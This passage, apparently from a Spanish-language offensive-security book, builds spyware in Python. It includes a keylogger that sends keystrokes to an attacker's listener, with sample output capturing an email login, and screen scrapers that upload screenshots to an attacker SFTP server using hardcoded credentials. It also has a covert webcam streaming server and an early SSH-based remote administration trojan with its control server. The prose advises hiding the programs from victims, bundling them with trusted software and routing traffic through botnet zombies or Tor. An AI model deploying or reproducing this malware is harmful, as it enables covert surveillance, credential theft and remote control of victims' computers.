                sock.send("KeyStr %s %s \n" % (pr, keysym_resolver(keysym)))

if not serverX.has_extension("RECORD"):
    print "No se ha encontrado la ext. 'RECORD' con lo cual no se pueden capturar
los keystrokes"
    sys.exit(1)

ctx = serverX.record_create_context(0, [record.AllClients], [{
                'core_requests': (0, 0),
                'core_replies': (0, 0),
                'ext_requests': (0, 0, 0, 0),
                'ext_replies': (0, 0, 0, 0),
                'delivered_events': (0, 0),
                'device_events': (X.KeyPress, X.KeyPress),
                'errors': (0, 0),
                'client_started': False,
                'client_died': False,}])

serverX.record_enable_context(ctx, callback)
serverX.record_free_context(ctx)
```

Como se puede apreciar, la librería "*python-xlib*" cuenta con clases y funciones que facilitan todo el trabajo. Lo primero que intenta hacer el *script* anterior es una conexión contra la máquina controlada por el atacante, que en este caso concreto debe tener el puerto 8080 abierto y esperando conexiones. Por otro lado, una instancia de la clase "*Display*" permite habilitar un contexto para registrar los eventos de entrada producidos en el servidor *X* y para gestionar cada uno de dichos eventos, se cuenta con la función "*callback*".

La función "*callback*" es la que realmente tiene toda la lógica del *keylogger*, ya que se encarga de validar que se trata de un evento del teclado y posteriormente enviar la información capturada a la máquina controlada por el atacante.

```
>nc -lvvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [192.168.1.98] port 8080 [tcp/http-alt] accepted (family 2, sport
54847)
KeyStr Press g
KeyStr Press m
KeyStr Press a
KeyStr Press i
KeyStr Press l
KeyStr Press period
KeyStr Press c
KeyStr Press o
KeyStr Press m
KeyStr Press Return
KeyStr Press d
KeyStr Press e
KeyStr Press b
KeyStr Press i
KeyStr Press a
KeyStr Press d
KeyStr Press a
KeyStr Press s
KeyStr Press t
KeyStr Press r
KeyStr Press a
KeyStr Press Tecla num. [65027]  @
KeyStr Press g
KeyStr Press m
KeyStr Press a
KeyStr Press i
KeyStr Press l
KeyStr Press period
KeyStr Press c
KeyStr Press o
KeyStr Press m
KeyStr Press Return
KeyStr Press p
KeyStr Press a
KeyStr Press s
KeyStr Press s
KeyStr Press w
```

```
KeyStr Press o
KeyStr Press r
KeyStr Press d
KeyStr Press Return
```

Independientemente si se decide utilizar *Xlib* directamente con el modulo "*ctypes*" o la librería "*python-xlib*", es importante hacer que el *script* anterior se ejecute en modo silencioso, sin que se levanten ventanas que alerten a la víctima o que simplemente pueda cerrar. Para hacer esto, existen muchas alternativas, como por ejemplo lanzando el *script* con la utilidad "*nohup*" o "*screen*", distribuyendo este programa junto con las funcionalidades originales de otro programa de confianza para el usuario, etc. Los posibles mecanismos de distribución y ofuscación pueden ser muchos y dependen del objetivo principal de los atacantes.

4.5.4.2 Desarrollo de un screen scraper para tomar capturas de pantalla

Además de registrar los eventos producidos por el teclado o cualquier otro dispositivo de entrada, para un atacante también puede ser útil tomar capturas de pantalla y ver gráficamente lo que el usuario está viendo en un momento determinado. Para hacer un programa con estas características, normalmente es necesario utilizar librerías externas que permitan el procesamiento de imágenes.

Una de las librerías más populares y utilizadas en *Python* para este propósito es *PIL* (*Python Imaging Library*), sin embargo, la clase "*ImageGrab*" que es la encargada de tomar capturas de pantalla en *PIL*, a la fecha de redactar este documento solamente funciona en sistemas *Windows*. En el caso de otros sistemas operativos, se puede utilizar el módulo *PyGTK*.

Otra alternativa interesante se encuentra en la librería "*pyscreenshot*" que funciona como un envoltorio de las funciones de "*ImageGrab*" pero con la ventaja de que es independiente de plataforma y las mismas funciones para tomar capturas sirven en sistemas *Windows*, *Linux*, *BSD* o *Mac*.

A continuación se enseñan las tres versiones de lo que será un *screen scraper* que tomará una captura de pantalla cada minuto. Los tres *scripts* siguen el mismo patrón, el cual consiste en crear un temporizador que ejecutará la función "*take_screenshot*" cada minuto y al finalizar dicha función, se procede a establecer una conexión contra un servidor *SFTP* controlado por el atacante utilizando la librería *Paramiko* (*https://github.com/paramiko/paramiko*) para enviar cada una de las capturas de pantalla generadas.

La función "*transferScreenshot*" es la encargada de realizar la transferencia de las imágenes y como se puede ver en el *script*, se han establecido directamente en el código las credenciales de acceso y la dirección *IP* del servidor.

Si en algo son expertos los ciberdelincuentes, es en cubrir sus rastros y evidentemente definir una dirección *IP* con credenciales que puedan conducir hacia ellos no es una idea que les entusiasme demasiado, lo que normalmente harán será utilizar alguna máquina comprometida en Internet que actue como intermediario, como un "*zoombie*", un "*bot*" de una *botnet* controlada o mecanismos un poco más elaborados, como por ejemplo crear un servicio oculto del tipo *SFTP* en *TOR* o *I2P*,

configurado de tal manera que el usuario definido en el *script*, se encuentre en una jaula (*chroot-jail*) sin acceso a ningún recurso interno y sin posibilidades de elevar sus privilegios.

screenScraperPIL.py

```
import paramiko, socket, datetime, time, os, sys
from threading import Timer
from PIL import ImageGrab

def transferScreenshot(screenshotPath, screenshotName):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect('192.168.1.33', username="adastra", password="adastra123")
    sftp = ssh.open_sftp()
    localpath = screenshotPath
    remotepath = '/home/adastra/Escritorio/%s' %(screenshotName)
    sftp.put(localpath, remotepath)
    sftp.close()
    ssh.close()

def take_screenshot():
    name = "screenshot_%s-%s-%s-%s-%s-%s.png" %(i.day, i.month, i.year, i.hour,
i.minute, i.second)
    ImageGrab.grab().save(name = name, "PNG")
    screenshotPath = os.path.join(os.getcwd(), name)
    transferScreenshot(screenshotPath,name)

minutes = 60*60*24*365
while minutes > 0:
    timerScreen = Timer(1 * 60, take_screenshot)
    timerScreen.start()
    time.sleep(60)
    minutes = minutes - 1
```

En esta primera versión se enseña cómo utilizar la librería *PIL* para capturas de pantalla de forma automatizada. Cada una de las imágenes generadas, contendrá en el nombre el prefijo "*screenshot*" y la marca de tiempo del momento en el que se ha generado, incluyendo el día, mes, año, hora, minuto y segundo. Finalmente, la clase "*ImageGrab*" se encarga de generar una captura de pantalla y la función "*transferScreenshot*" la transfiere al servidor *SFTP* controlado por el atacante. Este *script* funcionará únicamente en sistemas *Windows*.

screenScraperGTK.py

```
import paramiko, socket, datetime, time, os, sys
import gtk.gdk
from threading import Timer

def transferScreenshot(screenshotPath, screenshotName):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect('192.168.1.33', username="adastra", password="adastra123")
```

```
    sftp = ssh.open_sftp()
    localpath = screenshotPath
    remotepath = '/home/adastra/Escritorio/%s' %(screenshotName)
    sftp.put(localpath, remotepath)
    sftp.close()
    ssh.close()

def take_screenshot():
    window = gtk.gdk.get_default_root_window()
    sz = window.get_size()
    pb = gtk.gdk.Pixbuf(gtk.gdk.COLORSPACE_RGB,False,8,sz[0],sz[1])
    pb = pb.get_from_drawable(window,window.get_colormap(),0,0,0,0,sz[0],sz[1])
    if (pb != None):
        i = datetime.datetime.now()
        name = "screenshot_%s-%s-%s-%s-%s-%s.png" %(i.day, i.month, i.year,
i.hour, i.minute, i.second)
        pb.save(name,"png")
        screenshotPath = os.path.join(os.getcwd(), name)
        transferScreenshot(screenshotPath,name)

minutes = 60*60*24*365
while minutes > 0:
    timerScreen = Timer(1 * 60, take_screenshot)
    timerScreen.start()
    time.sleep(60)
    minutes = minutes - 1
```

En este caso se utiliza la librería *PyGTK*, la cual permite especificar el área para la captura de pantalla y otros detalles como el formato de la imagen y espectro de colores. En el *script* se indica que se debe capturar la pantalla entera y utilizando el modelo de colores *RGB*. Las demás funciones son idénticas al *script* "*screenScraperPIL.py*".

screenScraperPyScreenShot.py

```
import paramiko, socket, datetime, time, os, sys
from threading import Timer
import pyscreenshot as ImageGrab

def transferScreenshot(screenshotPath, screenshotName):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh.connect('192.168.1.33', username="adastra", password="adastra123")
    sftp = ssh.open_sftp()
    localpath = screenshotPath
    remotepath = '/home/adastra/Escritorio/%s' %(screenshotName)
    sftp.put(localpath, remotepath)
    sftp.close()
    ssh.close()

def take_screenshot():
    name = "screenshot_%s-%s-%s-%s-%s-%s.png" %(i.day, i.month, i.year, i.hour,
i.minute, i.second)
    im=ImageGrab.grab().save(name)
```

```
    screenshotPath = os.path.join(os.getcwd(), name)
    transferScreenshot(screenshotPath,name)

minutes = 60*60*24*365
while minutes > 0:
    timerScreen = Timer(1 * 60, take_screenshot)
    timerScreen.start()
    time.sleep(60)
    minutes = minutes - 1
```

Con el uso de la librería "*pyscreenshot*", el *scraper* ahora es independiente de la plataforma del usuario y tal como se puede apreciar en el *script* "*screenScraperPyScreenShot.py*" la cantidad de código necesaria para la generación de la captura de pantalla requiere muchas menos líneas de código en comparación con las necesarias para hacer lo mismo con *PyGTK*. Tal como se explicaba anteriormente, "*pyscreenshot*" es un envoltorio de *PIL*, por ese motivo la invocación a las funciones para tomar capturas de pantalla son prácticamente idénticas a las explicadas con *PIL*.

4.5.4.3 Desarrollo de un webcam scraper para monitorizar la cámara del ordenador

Muchos de los ordenadores portátiles modernos vienen con una cámara integrada en la parte superior del monitor y dicha cámara, como cualquier otro dispositivo del ordenador, puede ser controlada utilizando los drivers instalados para tal fin. Si un atacante consigue introducirse en el ordenador de su víctima, no solamente tendrá la posibilidad de registrar los eventos producidos por el teclado y el ratón, sino que también podrá activar la cámara y transmitir en tiempo real cada uno de los "*frames*" capturados, sin que el usuario sea consciente de ello.

Con *Python* también es posible crear un programa que permita controlar la cámara y otros dispositivos del ordenador, sin embargo es necesario utilizar otras librerías más especializadas para ese tipo de tareas. En este documento se explicará el uso de la implementación para *Python* de la librería "*opencv*", la cual incluye utilidades para el procesamiento de imágenes, detección de objetos y permite controlar las cámaras que se encuentren instaladas en el ordenador.

Para instalar dicha librería, se deben seguir los pasos descritos en la documentación oficial alojada en el siguiente enlace: *https://opencv-python-tutroals.readthedocs.org*. Sin embargo, en sistemas *Debian* y derivados, se puede instalar de una forma muy cómoda ejecutando el comando "*apt-get install python-opencv*". Para comprobar si se encuentra correctamente instalada en el entorno de *Python*, se pueden ejecutar las siguientes instrucciones.

```
>python
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import cv2
>>> print cv2.__version__
2.4.9
>>>
```

Ahora es posible comenzar a utilizar *opencv* para procesar imágenes y controlar las cámaras del ordenador. El siguiente *script* enseña el uso básico de la librería para la captura de cada uno de los *frames* capturados por una cámara y posteriormente enseñar los contenidos en una ventana nueva.

BasicCamCapture.py

```
import numpy as np
import cv2
cap = cv2.VideoCapture(0)
while(True):
    ret, frame = cap.read()
    color = cv2.cvtColor(frame, cv2.COLOR_BGR2BGRA)
    cv2.imshow('frame',color)
    if cv2.waitKey(1) & 0xFF == ord('e'):
        break
cap.release()
cv2.destroyAllWindows()
```

Se trata probablemente de uno de los *scripts* más simples que se pueden escribir utilizando "*opencv*", sin embargo enseña el uso de clase *VideoCapture*, la cual recibe como argumento de su constructor el identificador de la cámara. Posteriormente, la función "*read*" se encarga de leer cada uno de los *frames* capturados por la cámara, los cuales son procesados adecuadamente con la escala de colores declarada con la función "*cvtColor*". Finalmente, la función "*imshow*" permite enseñar cada uno de los frames leídos por la cámara, los cuales se enseñarán en una nueva ventana de manera ininterrumpida hasta que se presione la tecla "*e*". Es un *script* que solamente es útil para enseñar la simplicidad y potencia de *opencv*, pero a efectos prácticos no aporta demasiado valor.

El principal objetivo de un atacante utilizando esta librería, será controlar y transmitir cada uno de los *frames* capturados por la cámara, de tal forma que pueda ver en tiempo real lo que ocurre en el entorno de la víctima. Tal como se ha descrito, parece que se entra en el campo de las videoconferencias y el *streamming* en tiempo real y aunque también es una alternativa perfectamente viable, conlleva un nivel de complejidad adicional que un atacante preferirá evitar, ya que entre más sencillo sea un programa, tendrá menos probabilidades de fallar. Sin embargo, si el lector se encuentra interesado en aprender sobre protocolos de comunicación como *RTP*, *RTPC*, *SIP* y cómo utilizarlos para realizar *stremming* en tiempo real con *Python*, se recomienda documentarse sobre el uso de la librería "*gstreamer*" y su implementación para *Python* llamada "*gst-python*". *http://gstreamer.freedesktop.org/modules/gst-python.html.*

El enfoque aplicado en este caso, consistirá en primer lugar en crear un objeto del tipo "*VideoCapture*" y posteriormente, iniciar un servidor *web* en la máquina de la víctima que se encargará de transmitir cada uno de los frames generados del objeto "*VideoCapture*" a cualquier cliente que se conecte al servidor.

Para hacer esto y mantener las cosas simples, se puede utilizar el modulo "*BaseHTTPServer*" incluido en *Python*. Dicho módulo incluye las rutinas necesarias para crear un servidor *HTTP* básico y emitir respuestas a los clientes.

WebcamScraper.py

```
#!/usr/bin/python

import cv2
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer
import time

captures = []

class VictimHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.endswith('.html') or self.path=="/":
            self.send_response(200)
            self.send_header('Content-type','text/html')
            self.end_headers()
            self.wfile.write('<html><head></head><body>')
            self.wfile.write('<img src="http://127.0.0.1:10001/victim.mjpg"/>')
            self.wfile.write('</body></html>')
            return
        else:
            self.send_response(200)
            self.send_header('Content-type','multipart/x-mixed-replace; boundary=-
-victimvideo')
            self.end_headers()
            while True:
                try:
                    for capture in captures:
                        rc,img = capture.read()
                        if not rc:
                            continue
                        color = cv2.cvtColor(img,cv2.COLOR_BGR2BGRA)
                        rec, bufffer = cv2.imencode(".png",color)
                        self.wfile.write("--victimvideo\r\n")

                        self.send_header('Content-type','image/png')
                        self.send_header('Content-length',str(len(bufffer)))
                        self.end_headers()
                        self.wfile.write(bytearray(bufffer))
                        self.wfile.write('\r\n')
                except KeyboardInterrupt:
                    break
            return

def main():
    global captures
    for i in range(0,5):
        try:
            cap = cv2.VideoCapture(i)
            captures.append(cap)
        except:
            continue
    try:
        server = HTTPServer(('0.0.0.0',10001),VictimHandler)
```

```
        server.serve_forever()
    except KeyboardInterrupt:
        for capture in captures:
            capture.release()
        server.socket.close()

if __name__ == '__main__':
    main()
```

El *script* anterior se encarga de capturar un máximo de cinco dispositivos de vídeo instalados en el ordenador de la víctima, cada una de esas cámaras es almacenada en una variable global llamada "*captures*". Posteriormente se inicia un servidor *web* en la máquina local en el puerto "10001" y se declara un *handler* por defecto para gestionar las peticiones realizadas contra dicho servidor, es decir, las peticiones realizadas por el atacante para visualizar los dispositivos capturados.

El *handler* que se encarga de responder a las peticiones *HTTP* realizadas por el atacante recibe el nombre de "*VictimHandler*". El principal trabajo de dicho elemento es el de recorrer el listado de cámaras detectadas en el ordenador y crear un bucle en el que se transmitirán cada uno de los *frames* capturados por los dispositivos.

Después de ejecutar el *script* anterior en el entorno de sus víctimas, un atacante tendrá la posibilidad de acceder directamente a las cámaras instaladas en sus ordenadores y simplemente con ubicar un navegador *web* en la dirección *IP* de la víctima con el puerto "10001", podrá ver en tiempo real todo lo que las cámaras se encuentren capturando.

4.5.4.4 Creación de un RAT (Remote Administration Tool) con Python

Las herramientas explicadas en los apartados anteriores por si solas son bastante peligrosas para la privacidad y la integridad de los datos de un usuario, pero cuando se juntan en una sola, la amenaza es aún peor. Antes de comprender lo que es un *RAT* y por qué se trata de una de las herramientas más potentes en el arsenal de un ciberdelincuente, es importante tener claros algunos conceptos relacionados con el *malware* y los troyanos.

El término "troyano" es un término que viene de la antigua Grecia y se refiere a un programa que en apariencia resulta inofensivo e incluso atractivo para el usuario, pero que realmente ejecuta operaciones sobre el ordenador de la víctima que típicamente consisten en conseguir que el atacante pueda controlar el ordenador remotamente o pueda acceder a la información sensible. Aunque se trata de un término bastante expandido, es importante aclarar que hay varios tipos de troyanos y que dependiendo de los objetivos del atacante, preferirá utilizar uno o varios, según sea el caso.

Algunas de las categorías en las cuales puede incluirse un programa malicioso de este tipo son:

- Destructivos: Su objetivo es obtener los privilegios necesarios sobre el sistema para corromper su integridad. Pueden encargarse de borrar ficheros de configuración o librerías que son importantes para el correcto funcionamiento del sistema o interrumpir un servicio. Otra operativa bastante común en esta clase de programas, es la de secuestrar el sistema

dejándolo inoperativo, para ello es bastante frecuente que el programa ejecute un proceso de cifrando sobre los ficheros contenidos en algunas o todas las particiones del disco duro y de esta forma, el atacante podrá secuestrar la información de su víctima y posteriormente pedirle dinero para su recuperación.

- *Backdoors*: Son programas simples que le permiten al atacante conectarse remotamente con su víctima y normalmente, se encargan de suministrarle una consola en la que podrán ejecutar comandos sobre la máquina comprometida. Este tipo de programas, tal como se ha visto en secciones anteriores de este documento, puede generar dos tipos de puertas traseras: *Inversa* o *Bind*. Una "*reverse shell*" se ejecuta en la máquina de la víctima y realiza conexiones hacia la máquina del atacante. En este caso, la máquina de la víctima actúa como cliente y el atacante como servidor. Una "*bind shell*"se ejecuta en la máquina de la víctima y abre un puerto arbitrario sobre el cual se vincula una consola del sistema. En este caso, la máquina de la víctima actúa como servidor y el atacante como cliente.

- Espías: El objetivo de este tipo de programas es registrar la actividad del usuario y posteriormente transferir dicha información al atacante. En esta categoría de troyanos, entran *keyloggers*, *scrapers* y cualquier otro tipo de programa que se encargue de monitorizar los eventos producidos en la máquina.

- *Proxy* o *Zoombie*: Los troyanos de este tipo se encargan de utilizar la máquina infectada como *proxy* para las actividades desarrolladas por el atacante. Suelen estar vinculados con *botnets* y redes distribuidas de máquinas infectadas. Hoy en día este tipo de programas son ampliamente utilizados por ciberdelincuentes para cometer delitos por Internet ocultando su identidad. Los beneficios que aportan de cara al atacante son evidentes, ya que en caso de que el objetivo consiga rastrear el origen del ataque, solamente conseguirá la ubicación del *zoombie* donde se ejecuta el troyano, pero no la dirección real del atacante.

- *RAT*: Este tipo de troyanos son mucho más completos que una *backdoor* clásica, ya que incluye varias funciones para administrar remotamente la máquina comprometida. Normalmente este tipo de programas permiten la subida y descarga de ficheros entre atacante y víctima así como también la posibilidad de activar ciertas características avanzadas. Se trata probablemente de uno de los troyanos más peligrosos que un atacante puede instalar en un objetivo, ya que la mayoría permiten desplegar *keyloggers*, *scrapers* o incluso un escritorio remoto para interactuar con la máquina de la víctima.

En esta sección, el enfoque principal será crear un *RAT* simple para administrar remotamente la máquina de la víctima. Para hacer esto, es posible utilizar protocolos como *HTTP*, *FTP*, o simplemente *sockets TCP* crudos. Una de las mejores formas consiste en utilizar un protocolo como *SSH*, ya que permite que los paquetes de datos intercambiados entre el atacante y la víctima vayan cifrados, lo que dificultará su detección y análisis.

Antes de continuar, es importante anotar que actualmente existe una gran cantidad de *RAT* completamente funcionales y en la mayoría de los casos, es mucho más cómodo y rápido utilizar alguna de estas soluciones en lugar de crear una herramienta con estas características desde cero. Además, también hay que aclarar que el uso de herramientas *RAT* no siempre se relaciona con

actividades maliciosas, ya que muchos equipos de soporte y atención a clientes suelen utilizar herramientas de este tipo para la resolución de incidencias y configuración de *software* "*in situ*".

En el caso de que lector tenga curiosidad por probar algunas de dichas herramientas, a continuación se enseña un listado con algunas de las más conocidas y utilizadas:

- *Poison Ivy*
- *Teamviewer*
- *Dark Commet Rat*
- *Bandook Rat*
- *Bifrost*
- *Sub7*
- *ProRAT*

El listado es extremadamente corto y algunas herramientas comerciales como "*Teamviewer*" son fáciles de encontrar en Internet, pero otras que se han vinculado con actividades delictivas como es el caso de "*Poison Ivy*" son un poco más complicadas de encontrar, sin embargo con un poco de paciencia y buscando cuidadosamente en Internet o en la *web* profunda, se pueden encontrar los instaladores correspondientes para realizar pruebas.

Desarrollar un *RAT* no es una tarea trivial, pero desde luego resulta muy interesante desde el punto de vista técnico y por ese motivo en esta sección se intentará explicar cómo se puede crear uno básico que posteriormente el lector podrá personalizar y extender en funcionalidades.

El enfoque del *RAT* que se desarrollará consistirá en crear un servidor *SSH* que será iniciado en la máquina del atacante y posteriormente, el troyano distribuido a la víctima contendrá las instrucciones necesarias para conectarse con dicho servidor. Una vez se establece una conexión entre el cliente y servidor, el atacante podrá enviar instrucciones al troyano para realizar diferentes tipos de acciones, como por ejemplo la posibilidad de iniciar un *keylogger*, tomar capturas de pantalla, subir o descargar ficheros, etcétera.

Para facilitar la comprensión del programa, se expondrán versiones simplificadas del mismo programa hasta llegar a una versión definitiva con las principales características de las que dispone un *RAT* utilizado por atacantes en Internet.

Como ya se ha mencionado, un *RAT* típicamente está conformado por dos programas, uno que se ejecuta en el lado de la víctima y otro que se ejecuta en el lado del servidor. El programa que se ejecuta en el lado de la víctima es el troyano en sí, el cual se encarga de ejecutar las actividades maliciosas para las que fue diseñado, mientras que el programa que se ejecuta en el lado del servidor le permite enviarle ordenes al troyano para administrar remotamente la máquina comprometida.

Siguiendo este esquema, en el siguiente ejemplo se utilizará la librería "*paramiko*" tanto para que el troyano pueda conectarse con el servidor, como para que el servidor pueda enviarle ordenes al troyano ejecutándose en la máquina comprometida. *Paramiko* es una librería que sirve para crear servidores

y establecer conexiones utilizando protocolo *SSH*. Es utilizada principalmente por administradores de sistemas para realizar tareas automáticas de gestión y configuración en servidores con *SSH*, pero evidentemente, puede utilizarse para usos un poco menos frecuentes como se enseña a continuación.

simpleServerRAT-v01.py

```
import socket, sys, os, threading, SocketServer, paramiko, signal
from commandHandler import *

if len(sys.argv) != 4:
    print("usage simpleServerRAT.py <interface> <server_key> <password>")
    exit()
server = None
options = {'l':'LIST', 'p':'PROCESSES', 'k':'KEYLOGGER', 'w':'WEBCAM',
'b':'BINDSHELL',  'x':'EXIT'}

server_key = paramiko.RSAKey(filename=sys.argv[3],password=sys.argv[4])
#server_key = paramiko.RSAKey(filename="/home/adastra/.ssh/id_rsa",
password="password")


class RATServer (paramiko.ServerInterface):
    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'adastra') and (password == 'adastra'):
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED

class RATTcpRequestHandler(SocketServer.BaseRequestHandler):
    def handle(self):
        sshTransport = None
        try:
            client = self.request
            self.hostsInfected = {}
            self.selectedClient=None
            sshTransport = paramiko.Transport(client)
            sshTransport.load_server_moduli()
            sshTransport.add_server_key(server_key)
            serverRAT = RATServer()
            try:
                sshTransport.start_server(server=serverRAT)
            except paramiko.SSHException, x:
                print("Exception raised "+str(x))
            except:
                print(sys.exc_info())
            self.chan = sshTransport.accept(200)
            clientName = self.chan.recv(1024)
            self.chan.send('SSH Connection Established!')
            print('\n[+] A new fresh victim! %s ' %(clientName))
```

```
            import os
            os.system('cls' if os.name == 'nt' else 'clear')
            try:
                input = raw_input
            except NameError:
                pass
            print('[+] SimpleRAT v0.1 Ready to rock! Courtesy of Adastra :3')
            print('\n')
            print("Select an Option...")
            print("[++] (p) List of processes")
            print("[++] (k) Start keylogger")
            print("[++] (w) Start webcam capture")
            print("[++] (b) Start Inject bind shell in process memory")
            print("[++] (x) Exit")
            while True:
                option = input("Enter Option:> ")
                if option is None or option == '':
                    print('invalid option')
                selectedOption = option[0]
                if  selectedOption in options.keys():
                    if options[selectedOption].lower() == 'exit':
                        print("Exiting...")
                        self.chan.send('exit')
                        break

                    self.chan.send(options[selectedOption])
                    print(self.chan.recv(1024))
                else:
                    print('invalid option')
        except:
            print(sys.exc_info())
        finally:
            if sshTransport is not None:
                sshTransport.close()

    def finish(self):
        print("[+]Closing TCP Server")
        server.shutdown()

class ThreadedTCPServer(SocketServer.ThreadingMixIn, SocketServer.TCPServer):
    pass

def timeout(signum, frame):
    print("Timing out!")
    if server != None:
        server.shutdown()
        sys.exit(0)

if __name__ == "__main__":
    try:
        HOST, PORT = sys.argv[1], 2222)
        server = ThreadedTCPServer((HOST, PORT), RATTcpRequestHandler)
```

```
        ip, port = server.server_address
        server_thread = threading.Thread(target=server.serve_forever)
        server_thread.daemon = True
        server_thread.start()
        while server_thread.is_alive():
            pass
        signal.signal(signal.SIGALRM, timeout)
        signal.alarm(1)
    except KeyboardInterrupt:
        sys.exit(0)
```

En esta primera versión del programa en el lado del atacante, se han establecido los elementos básicos de conectividad y el establecimiento de un túnel cifrado con *SSH* entre el atacante y la víctima infectada. El servidor se ejecutará en el puerto indicado por línea de comandos y como se puede apreciar, también es necesario especificar una clave privada para iniciar el servidor *SSH*. Dicha clave puede generarse ejecutando la utilidad "*ssh-keygen*" de *OpenSSH*.

El servidor consta de dos partes, en primer lugar se utilizan algunas de las clases definidas en el módulo "*SocketServer*" para abrir el puerto especificado por línea de comandos y posteriormente crear un hilo de ejecución independiente para cada uno de los clientes que se conecten con el servidor. La otra parte es probablemente la más interesante, ya que cuando un cliente se conecta con el servidor se ejecuta la función "*handle*" de la clase "*RATTcpRequestHandler*" y en dicha función se utiliza *Paramiko* para crear el túnel *SSH* cifrado.

La función "*handle*" se encuentra definida en la clase "*SocketServer.BaseRequestHandler*" y dado que "*RATTcpRequestHandler*" extiende de dicha clase, la función se puede sobreescribir para implementar la lógica correspondiente. El atributo "*request*" que se encuentra en la clase "*BaseRequestHandler*" contiene el objeto "*Socket*" que referencia a la conexión que ha establecido el cliente y es justo el argumento necesario para crear una instancia de la clase "*paramiko.Transport*".

Con una instancia de "*paramiko.Transport*" se puede invocar a la función "*start_server*" y obtener un canal cifrado para enviar y recibir paquetes de datos utilizando el protocolo *SSH*. Las siguientes instrucciones después de crear dicho canal, consisten simplemente en enviar órdenes básicas para controlar y monitorizar a la víctima.

A continuación se enseña una primera versión del troyano que se entregaría a la víctima.

simpleTrojanRAT-v01.py

```
import paramiko
import threading
import subprocess

client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('192.168.1.98', username='adastra', password='adastra', port=2222)
chan = client.get_transport().open_session()
chan.send('Client: '+subprocess.check_output('hostname', shell=True))
print(chan.recv(1024))
```

```
validCommands = ['PROCESSES','KEYLOGGER','WEBCAM','BINDSHELL','EXIT']

class Trojan():
    def listProcesses(self):
        pass
    def startKeyLogger(self):
        pass

    def startWebcamScraper(self):
        pass

    def startBindShell(self):
        pass

def processCommand(command):
    if command.upper() == 'PROCESSES':
        chan.send(command)
    elif command.upper() == 'KEYLOGGER':
        chan.send(command)
    elif command.upper() == 'WEBCAM':
        chan.send(command)
    elif command.upper() == 'BINDSHELL':
        chan.send(command)

while True:
    try:
        command = chan.recv(1024)
        if command.upper() == 'EXIT':
            print ("Server exiting.")
            break
        if command is not None and command != '' and command in validCommands:
            processCommand(command)
    except Exception,e:
        chan.send(str(e))
        client.close()
```

El programa anterior intenta realizar una conexión *SSH* contra el puerto "2222" en la máquina del atacante y en el caso de que sea posible establecerla, se inicia un bucle indefinido que se encargará de recibir, procesar y responder a cada una de las órdenes enviadas desde el servidor.

En esta primera versión, solamente se definen las ordenes básicas y se responde al servidor con la misma orden que ha enviado, exactamente igual que un servidor "*eco*", pero además se define también la clase "*Trojan*" que será la encargada de ejecutar las instrucciones solicitadas por el atacante en la máquina de la víctima.

Ahora que se ha definido la estructura base del *RAT* en el lado del atacante y el troyano en el lado de la víctima, se enseña la siguiente versión de ambos programas con características añadidas. En esta versión del *RAT*, el enfoque se centra en las funciones que debe ejecutar el troyano cuando el atacante envía las órdenes admitidas. Las funciones incluyen ahora la posibilidad de listar los

procesos activos en la máquina de la víctima, el registro de la actividad del teclado y registrar la actividad de las cámaras instaladas en el sistema.

simpleServerRAT-v02.py

```
import socket, sys, os, threading, SocketServer, paramiko, signal,datetime,time
if len(sys.argv) != 5:
    print("usage simpleServerRAT.py <interface> <port> <server_key> <password>")
    exit()
server = None
options = {'p':'PROCESSES', 'k':'KEYLOGGER', 'd':'DUMP', 'w':'WEBCAM',
'b':'BINDSHELL', 'x':'EXIT'}

server_key = paramiko.RSAKey(filename=sys.argv[3],password=sys.argv[4])
#server_key = paramiko.RSAKey(filename="/home/adastra/.ssh/id_rsa",
password="password")
class RATServer (paramiko.ServerInterface):
    def check_channel_request(self, kind, chanid):
        if kind == 'session':
            return paramiko.OPEN_SUCCEEDED
        return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

    def check_auth_password(self, username, password):
        if (username == 'adastra') and (password == 'adastra'):
            return paramiko.AUTH_SUCCESSFUL
        return paramiko.AUTH_FAILED

class RATTcpRequestHandler(SocketServer.BaseRequestHandler):
    def handle(self):
        sshTransport = None
        try:
            client = self.request
            sshTransport = paramiko.Transport(client)
            sshTransport.load_server_moduli()
            sshTransport.add_server_key(server_key)
            serverRAT = RATServer()
            try:
                sshTransport.start_server(server=serverRAT)
            except paramiko.SSHException, x:
                print("Exception raised "+str(x))
            except:
                print(sys.exc_info())
            self.chan = sshTransport.accept(200)
            clientName = self.chan.recv(1024)
            self.chan.send('SSH Connection Established!')
            print('\n[+] A new fresh victim! %s ' %(clientName))
            os.system('cls' if os.name == 'nt' else 'clear')
            try:
                input = raw_input
            except NameError:
                pass
            print('[+] SimpleRAT v0.2 Ready to rock! Courtesy of Adastra :3')
            print('\n')
```

```
            print("Select an Option...")
            print("[++] (p) List of processes")
            print("[++] (k) Start keylogger in victim")
            print("[++] (d) Dump keylogger (/home/adastra/Escritorio/keylog-VI-
CITM_ID )")
            print("[++] (w) Start webcam capture")
            print("[++] (b) Start Inject bind shell in process memory")
            print("[++] (x) Exit")
            while True:
                option = input("Enter Option:> ")
                if option is None or option == '':
                    print('invalid option')
                    continue
                selectedOption = option[0]
                if  selectedOption in options.keys():
                    if options[selectedOption].lower() == 'exit':
                        print("Exiting...")
                        self.chan.send('exit')
                        break
                    self.chan.send(options[selectedOption].rstrip('\r\n'))
                    self.processTrojanResponse(self.recv_timeout(self.chan) )
                else:
                    print('invalid option')
        except:
            print(sys.exc_info())
        finally:
            if sshTransport is not None:
                sshTransport.close()

    def recv_timeout(self,client,timeout=2):
        client.setblocking(0)
        total_data=[];
        data='';
        begin=time.time()
        while True:
            if total_data and time.time()-begin > timeout:
                break
            elif time.time()-begin > timeout*2:
                break
            try:
